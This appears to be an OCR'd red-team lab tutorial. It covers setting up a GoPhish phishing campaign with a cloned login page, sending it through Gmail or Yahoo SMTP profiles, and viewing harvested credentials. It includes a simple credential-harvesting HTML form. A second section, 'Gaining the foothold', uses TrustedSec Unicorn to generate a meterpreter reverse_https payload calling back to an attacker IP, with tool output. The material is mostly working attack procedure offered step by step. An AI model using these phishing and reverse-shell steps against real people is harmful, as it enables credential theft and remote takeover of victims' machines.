


Your now ready to create an email template, click on “New Template”.




Click on HTML and Source, and then add whatever text you want, to make hyperlink click on the link tab







Then click on source and replace google with the {{.URL}} tag, this will enable gophish to auto add the url to your cloned page.




Add a name for the profile and a subject, which the client will see, then click save.




Next click on users and groups, this is were you make a profile for the targets email addresses, paste in your temp mail account and click “ADD”, name the profile and click “Save changes”




You should now have all the profiles you need and are ready for to create a campaign.




When ready launch the campaign, it will ask you to confirm that your ready, once confirmed you will see.




The page will redirect to the campaign mode and press refresh every so often to see if the email has been delivered.




Email received







When you hover over the link you should see the address of your kali box and the attached reference placed on by GoPhish for the cloned site page.




Click on it and you should see the cloned site in your browser.




Go back to your campaign feature and click refresh, you should see that the email now shows as opened and clicked.




Add some creds to the portal to see if it works.



The campaign feature should not show “Submitted Data”.



Click down on the arrow for more information.



And to see the credentials click on “View Details”.

▾ View Details

Parameter	Value(s)
Details.MeetingRoomToken	
Details.Password	YepYepYepPassword
Details.UserName	Testmeup1
__RequestVerificationToken	lrMKyNsfw6lmRapITFwAZDKYSM5DNocR548j-2Hk8LCQ-RokqNtr0Xrli9YPQcaSrxib3YnNRZH0BFWLyfsg5p54h28_lc2maoMfjXo-ZI41
__original_url	https://www.[redacted].org/login
uid	6376a31d-bf16-4b55-adf7-da7f2a4802f3

Notes

To auto add details into the emails.

```
{{.RId}}
The target's unique ID
{{.FirstName}}
The target's first name
{{.LastName}}
The target's last name
{{.Position}}
The target's position
{{.Email}}
The target's email address
{{.From}}
The spoofed sender
{{.TrackingURL}}
The URL to the tracking handler
{{.Tracker}}
An alias for <img src="{{.TrackingURL}}"/>
{{.URL}}
The phishing URL
{{.BaseURL}}
The base URL with the path and rid parameter stripped. Useful for making
links to static files.
```

To send via gmail

```
Gmail / Settings / Forwarding and POP/IMAP set to "POP is enabled for all
emails"

Gophish New Sending Profile

From: your-email-name@gmail.com
Host: smtp.gmail.com:587
Username: your-email-name@gmail.com
Password: your-email-password
```

To send via Yahoo

```
User account / Account Security / "Allow apps that use less secure sign-
in"

From: your-email-name@yahoo.com
Host: smtp.mail.yahoo.com:465
Username: your-email-name@yahoo.com
Password: your-email-password
```

Simple credential harvester

```
<!DOCTYPE html>
<html>
<body>

<h2>Give me Creds!</h2>

<form action="/index.html">
  Username:<br>
  <input type="text" name="firstname" value="">
  <br>
  Password:<br>
  <input type="text" name="lastname" value="">
  <br><br>
  <input type="submit" value="Submit">
</form>
</body>
</html>
```

1.2 SHE SELLS SEASHELLS BY THE SEASHORE

Gaining the foothold!

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn

The how to

git clone https://github.com/trustedsec/unicorn.git

```
root@Microsoft:~/Desktop# git clone
https://github.com/trustedsec/unicorn.git
Cloning into 'unicorn'...
remote: Enumerating objects: 97, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (48/48), done.
remote: Total 585 (delta 65), reused 81 (delta 49), pack-reused 488
Receiving objects: 100% (585/585), 278.01 KiB | 936.00 KiB/s, done.
Resolving deltas: 100% (384/384), done.

root@Microsoft:~/Desktop# cd unicorn/

root@Microsoft:~/Desktop/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  README.md  templates  unicorn.py

root@Microsoft:~/Desktop/unicorn# ./unicorn.py
```

python unicorn.py windows/meterpreter/reverse_https 192.168.1.16 443

```
root@Microsoft:~/Desktop/unicorn# python unicorn.py
windows/meterpreter/reverse_https 192.168.1.16 443

[*] Generating the payload shellcode.. This could take a few
seconds/minutes as we create the shellcode...
[*] Great Scott!! There was a variable conflict. This happens. It's OK
Marty. Rerolling variable names until we get a solid set to remove
conflicting names.

                                                        ,/
                                                       //
                                                     ,//
                                          ___      /|   |//
                                       `__/\_ --(/|___/-/
                                   \|\_-\___ __-_`- /-/ \.
                                  |\_-___,-\_____--/_)' ) \
                                   \ -_ /       __ \( `( __`\|
                                   `\__|      |\)\ ) /(/|
            ,._____.,            ',--//-|      \  |  '    /
           /      __. \,          / /,---|       \        /
          / /     _. \  \        `/`_/  _,'        |      |
         |  | ( (  \   |      ,/\'__/'/           |      |
         |  \  \`--, `_/_------_______/           \(   )/
         | | \  \_. \,                             \___/\
         | |  \_    \  \                                  \
         \ \     \_ \   \   /                               \
          \ \   \._  \__ \_|       |                         \
           \ \___    \        \       |                          \
            \__ \__ \  \_ |       \                            |
            |  \_____ \  ____       |                            |
            | \  \__ ---' .__\      |        |                  |
            \  \__  ---    /   )     |        \                 /
             \   \____/ / ()(       \          `---_        /|
```

```
                \___________/(,--__      \__________.     |     ./ |
                  |      \ \   `---_\--,              \    \_,./    |
                  |       \   \_  ` \     /`---_______-\    \\     /
                    \       \.___,`|    /                \    \\    \
                     \      |  \_ \|    \                (    |:     |
                       \     \       \     |              /   / |     ;
                        \     \       \     \            ( `_'    \   |
                         \.    \       \.    \            `__/    |   |
                           \    \        \.   \                    |   |
                            \    \         \   \                   (   )
                             \    |         \   |                  |   |
                              |   \          \ \                 I   `
                              ( __;          ( _;               ('-_';
                              |___\          \___:               \___:


aHR0cHM6Ly93d3cuYmluYXJ5ZGVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvM
DUvS2VlcE1hdHRIYXBweS5qcGc=


Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave

Happy Magic Unicorns.

[*********************************************************************
********************************]

